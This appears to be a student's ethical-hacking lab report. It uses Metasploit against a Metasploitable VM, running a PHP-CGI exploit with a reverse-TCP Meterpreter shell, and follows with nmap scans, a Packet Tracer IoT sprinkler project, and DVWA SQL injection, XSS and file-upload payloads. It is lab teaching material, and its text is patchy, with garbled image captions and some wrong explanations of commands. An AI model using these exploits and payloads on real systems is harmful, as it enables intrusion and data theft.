VHOST   no            HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST  172.16.217.128  yes       The listen address (an interface may be specified)
LPORT  4444           yes       The listen port

Exploit target:
Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 172.16.217.129
rhosts => 172.16.217.129
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name  Current Setting  Required  Description
----  -----  -----  -----
PLESK  false          yes       Exploit Plesk
Proxies no            A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 172.16.217.129 yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT  80             yes       The target port (TCP)
SSL    false          no        Negotiate SSL/TLS for outgoing connections
TARGETURI no           The URI to request (must be a CGI-handled PHP script)
URIENCODING 0          yes       Level of URI URIENCODING and padding (0 for minimum)
VHOST   no            HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST  172.16.217.128  yes       The listen address (an interface may be specified)
LPORT  4444           yes       The listen port

Exploit target:
Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 172.16.217.128:4444
[*] Sending stage (39927 bytes) to 172.16.217.129
[*] Meterpreter session 1 opened (172.16.217.128:4444 -> 172.16.217.129:34561) at 2023-02-20 04:12:31 -0500

meterpreter > sysinfo
Computer : metasploitable
OS       : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > getuid
[-] Unknown command: getuid
meterpreter > getuid
Server username: www-data
meterpreter > pwd
/var/www
meterpreter > ls
Listing: /var/www
=====
Mode      Size  Type  Last modified        Name
----      ---   ---   -----          ---
041777/rwxrwxrwx 4096  dir  2012-05-20 15:30:29 -0400  dav
040755/rwrxr-xr-x 4096  dir  2012-05-20 15:52:33 -0400  dvwa
100644/rw-r--r--  891   fil  2012-05-20 15:31:37 -0400  index.php
040755/rwrxr-xr-x 4096  dir  2012-05-14 01:43:54 -0400  mutillidae
040755/rwrxr-xr-x 4096  dir  2012-05-14 01:36:40 -0400  phpMyAdmin
100644/rw-r--r--  19    fil  2010-04-16 02:12:44 -0400  phpinfo.php
040755/rwrxr-xr-x 4096  dir  2012-05-14 01:50:38 -0400  test
040775/rwrxr-xr-x 20480  dir  2010-04-19 18:54:16 -0400  tikiwiki
040775/rwrxrwxr-x 20480  dir  2010-04-16 02:17:47 -0400  tikiwiki-old
040755/rwrxr-xr-x 4096  dir  2010-04-16 05:27:58 -0400  twiki
```

Perform Network scanning using following nmap commands:

- a) **nmap -p**

The first command is used to scan the particular host.

```
└─(root㉿kali)-[~/home/kali]
└─# nmap -p 21 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:39 EST
Nmap scan report for 192.168.56.101
Host is up (0.00040s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.85 seconds

└─(root㉿kali)-[~/home/kali]
└─# nmap -p 21,22 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:39 EST
Nmap scan report for 192.168.56.101
Host is up (0.0011s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
        demo.txt

Nmap done: 1 IP address (1 host up) scanned in 16.75 seconds

└─(root㉿kali)-[~/home/kali]
└─# ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.696 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.682 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.886 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.765 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=0.707 ms
64 bytes from 192.168.56.101: icmp_seq=6 ttl=64 time=0.992 ms
64 bytes from 192.168.56.101: icmp_seq=7 ttl=64 time=0.890 ms
64 bytes from 192.168.56.101: icmp_seq=8 ttl=64 time=0.679 ms
64 bytes from 192.168.56.101: icmp_seq=9 ttl=64 time=0.829 ms
64 bytes from 192.168.56.101: icmp_seq=10 ttl=64 time=0.698 ms
64 bytes from 192.168.56.101: icmp_seq=11 ttl=64 time=0.697 ms
64 bytes from 192.168.56.101: icmp_seq=12 ttl=64 time=0.685 ms
64 bytes from 192.168.56.101: icmp_seq=13 ttl=64 time=0.659 ms
64 bytes from 192.168.56.101: icmp_seq=14 ttl=64 time=0.701 ms
64 bytes from 192.168.56.101: icmp_seq=15 ttl=64 time=0.791 ms
64 bytes from 192.168.56.101: icmp_seq=16 ttl=64 time=0.746 ms
64 bytes from 192.168.56.101: icmp_seq=17 ttl=64 time=0.677 ms
64 bytes from 192.168.56.101: icmp_seq=18 ttl=64 time=0.770 ms
^C
--- 192.168.56.101 ping statistics ---
18 packets transmitted, 18 received, 0% packet loss, time 17498ms
rtt min/avg/max/mdev = 0.659/0.752/0.992/0.089 ms

└─(root㉿kali)-[~/home/kali]
```

b) **nmap -sV**

```
(root㉿kali)-[~/home/kali]
└─# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:02 EST
Nmap scan report for 192.168.56.101
Host is up (0.00013s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexec
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  x11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.28 seconds
```

c) nmap -sT

This command is used to scan the TCP port.

```
└─(root㉿kali)-[~/home/kali]
└─# nmap -sT 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:48 EST
Nmap scan report for 192.168.56.101
Host is up (0.00035s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
demo2.txt

Nmap done: 1 IP address (1 host up) scanned in 16.72 seconds

└─(root㉿kali)-[~/home/kali]
└─# nmap -sU 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:48 EST
    ...
└─(root㉿kali)-[~/home/kali]
└─# nmap -sU 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:52 EST
Stats: 0:01:52 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
    UDP Scan Timing: About 9.99% done; ETC: 01:09 (0:14:25 remaining)
Stats: 0:01:56 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
    UDP Scan Timing: About 10.40% done; ETC: 01:09 (0:14:22 remaining)
```

d) nmap -O

This command is used to scan the operating system for its version

```
└─(root㉿kali)-[~/home/kali]
# nmap -O 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 01:57 EST
Nmap scan report for 192.168.56.101
Host is up (0.00060s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.56 seconds
```

e) nmap -A

This is used to scan all the ports and scan the complete system.

```
(root㉿kali)-[~/home/kali]
└─# nmap -A 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:09 EST
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 86.96% done; ETC: 05:10 (0:00:02 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.00067s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_ STAT:
| FTP server status:
|   Connected to 192.168.56.102
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56cc (DSA)
|   2048 5056240f21lddea72bae61b1243de8f3 (RSA)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_ssl-date: 2023-03-02T10:10:11+00:00; -is from scanner time.
53/tcp    open  domain       ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
```

```
| rpcinfo:
| program version  port/proto  service
| 100000  2          111/tcp    rpcbind
| 100000  2          111/udp   rpcbind
| 100003  2,3,4      2049/tcp   nfs
| 100003  2,3,4      2049/udp  nfs
| 100005  1,2,3      37697/tcp  mounted
| 100005  1,2,3      60081/udp mounted
| 100021  1,3,4      40649/tcp  nlockmgr
| 100021  1,3,4      51365/udp  nlockmgr
| 100024  1          46114/tcp  status
| 100024  1          59212/udp  status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi  GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs        2-4 (RPC #100003)
2121/tcp  open  ftp        ProFTPD 1.3.1
3306/tcp  open  mysql      MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities Flags: 43564
|   Some Capabilities: SpeaksS41ProtocolNew, LongColumnFlag, SupportsTransactions, ConnectWithDatabase, SwitchToSSLAfterHandshake, SupportsCompression, Support41Auth
|   Status: Autocommit
|_ Salt: NJITFBVK7oljUGEdHxG8
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2023-03-02T10:10:11+00:00; -is from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
5900/tcp  open  vnc        VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|     VNC Authentication (2)
6000/tcp  open  X11        (access denied)
6667/tcp  open  irc        UnrealIRCd
8009/tcp  open  ajp13     Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp  open  http       Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
MAC Address: 08:00:27:E7:0E:D5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
```

```
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h14m59s, deviation: 2h30m01s, median: -1s
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb-os-discovery:
| OS: Unix (Samba 3.0.20-Debian)
| Computer name: metasploitable
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
|_ System time: 2023-03-02T05:10:03-05:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)

TRACEROUTE
HOP RTT      ADDRESS
1  0.67 ms 192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.11 seconds
```

f) **nmap -Pt**

This is used to scan the system using telnet.

```

└─(root㉿kali)-[~/home/kali]
# nmap -PT 21 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:21 EST
setup_target: failed to determine route to 21 (0.0.0.21)
Nmap scan report for 192.168.56.101
Host is up (0.000093s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.99 seconds

```

Networking project on Fire extinguisher using cisco packet tracer.

This project is done using the cisco packet tracer. This is used because it allows us to simulate the network devices. This project is used to control the fire and to activate the filter when there is smoke detected.


To implement this, we need mainly 4 components they are a server, water sprinkler, smoke detector, and 3 cars that emits the smoke. After dragging and dropping all these components to the working area then we have to change the name of the server to registration server and the water sprinkler to the sprinkler. Then the all the network must be static type we can check them in the config in the settings of each component. After this the ipv4 address for server, water sprinkler and the smoke detector must be assigned. The ipv4 address of these components will be 1.0.0.1, 1.0.0.2, 1.0.0.3 respectively. After in the desktop settings of the server we have to search the user and create the account by giving username and password as admin. After this the connection between

fire extinguisher, and smoke detector must be established by selecting the remote desktop option of each component. Then in the server 2 conditions must be added as smoke on and smoke off by setting the limits.

The screenshot shows the DLithe Registration Server application window. The title bar reads "Registration Server". The menu bar includes "Physical", "Config", "Services", "Desktop" (which is selected), "Programming", and "Attributes". Below the menu is a toolbar with a "Web Browser" icon, "URL" field containing "http://1.0.0.1/conditions.html", and "Go" and "Stop" buttons. To the right of the URL field is a "Home" link and a "Conditions" link. The main content area displays a table titled "IoT Server - Device Conditions". The table has columns: Actions, Enabled, Name, Condition, and Actions. There are two rows of data:

Actions	Enabled	Name	Condition	Actions
Edit Remove	Yes	smoke on	PTT08108H7A- Level >= 0.4	Set PTT08100D38- Status to 1
Edit Remove	Yes	smoke off	PTT08108H7A- Level < 0.4	Set PTT08100D38- Status to 0

Below the table is an "Add" button. At the bottom left of the window is a "Top" button.




Group2:

Perform exploiting DVWA

Perform SQL injection on DVWA

Step 1: Turn on the kali linux and the metasploitable machine on the virtual machine find the metasploitable machine IP address and enter the IP address in the firefox.



A complex musical score for a string quartet, featuring multiple staves with various musical symbols like eighth and sixteenth notes, rests, and dynamic markings.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
 - [phpMyAdmin](#)
 - [Mutillidae](#)
 - [DVWA](#)
 - [WebDAV](#)

Step 2: Open the link DVWA and enter the username as admin and the password as password.



Username

Password

Login

Step 3: Go to DWDA security page and change the security level from high to low. Then go to SQL injection and type the user ID as 1"or"1="1 click submit. Now you will get the username.

DVWA

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS

[PHPIDS](#) v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently disabled. [Enable PHPIDS](#)

Vulnerability: SQL Injection

User ID:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/tchtips/sql-injection.html>

Vulnerability: SQL Injection

User ID:

ID: 1"or"1="1
First name: admin
Surname: admin


More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

ctions
Force
and Execution
clusion
jection
jection (Blind)
d
eflected
tored

Perform Cross-site scripting on DVWA

Step 1: Turn on the kali linux and the metasploitable machine on the virtual machine find the metasploitable machine IP address and enter the IP address in the firefox.



A complex musical score for a string quartet, featuring multiple staves with various note heads and rests.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
 - [phpMyAdmin](#)
 - [Mutillidae](#)
 - [DVWA](#)
 - [WebDAV](#)

Step 2: Open the link DVWA and enter the username as admin and the password as password.



Username

Password

Login

Step 3: Go to DWDA security page and change the security level from high to low.

The DVWA Security interface features a sidebar on the left with various exploit categories: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The main content area displays the title "DVWA Security" with a padlock icon. Below it is the heading "Script Security". A message states "Security Level is currently low." with a note: "You can set the security level to low, medium or high. The security level changes the vulnerability level of DVWA." A dropdown menu shows "low" selected, with a "Submit" button next to it.

Step 4: Now go to xss reflected and in the user's name field enter the script as <script>alert("hacked")</script> then click submit. You will get the prompt having the alert message contained within it.

The DVWA Vulnerability interface shows the "Reflected Cross Site Scripting (XSS)" section. The sidebar lists the same exploit categories as the previous screen. The main content area has a form asking "What's your name?" with an input field containing "192.168.56.101". A message box appears with the text "Hacked" and an "OK" button. The "XSS reflected" option in the sidebar is highlighted in green.

Step 5: now go to the option xss stored and in the name field type any text and in the message field type

<script>prompt("enter credentials")</script> . A prompt will appear asking for the details to enter.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting

Vulnerability: Stored Cross Site Scripting (XSS)

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

Name *
Message *


Name: test
Message: This is a test comment.

Name: hi
Message:

Name: hi
Message:

Perform File upload DVWA

Step 1: Turn on the kali linux and the metasploitable machine on the virtual machine find the metasploitable machine IP address and enter the IP address in the firefox.



A complex musical score consisting of two staves of vertical bars with various markings like dashes, dots, and brackets.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
 - [phpMyAdmin](#)
 - [Mutillidae](#)
 - [DVWA](#)
 - [WebDAV](#)

Step 2: Open the link DVWA and enter the username as admin and the password as password.




Username

Password

Step 3: Go to DWDA security page and change the security level from high to low.

The screenshot shows the DVWA Security interface. At the top, there's a navigation menu with links for Home, Instructions, and Setup. Below that is a sidebar with links for Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The main content area has a title "DVWA Security" with a lock icon. Under "Script Security", it says "Security Level is currently low." and "You can set the security level to low, medium or high." It also states "The security level changes the vulnerability level of DVWA." There's a dropdown menu set to "low" with a "Submit" button. Below this is a section titled "PHPIDS" which describes PHPIDS v.0.6 as a security layer for PHP based web applications. It says "You can enable PHPIDS across this site for the duration of your session." and notes that "PHPIDS is currently disabled." with a link to "Enable PHPIDS".

Step 4: now go to the option upload you can see that the file to upload is specified as it should the image if it takes any other format means the website is vulnerable so now try to upload the .txt file and upload it . it will take the file next you can see the message saying uploaded successfully copy the path leaving the root and paste it in the browser you will enter the index page of the database which should not be visible.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left is a sidebar menu with various security test categories. The 'Upload' category is highlighted with a green background. The main content area has a title 'Vulnerability: File Upload'. It contains a form for uploading files, with a message indicating 'demo2.txt' was successfully uploaded. Below this, there's a section titled 'More info' containing links to external resources about unrestricted file uploads.

Index of /dvwa/hackable/uploads

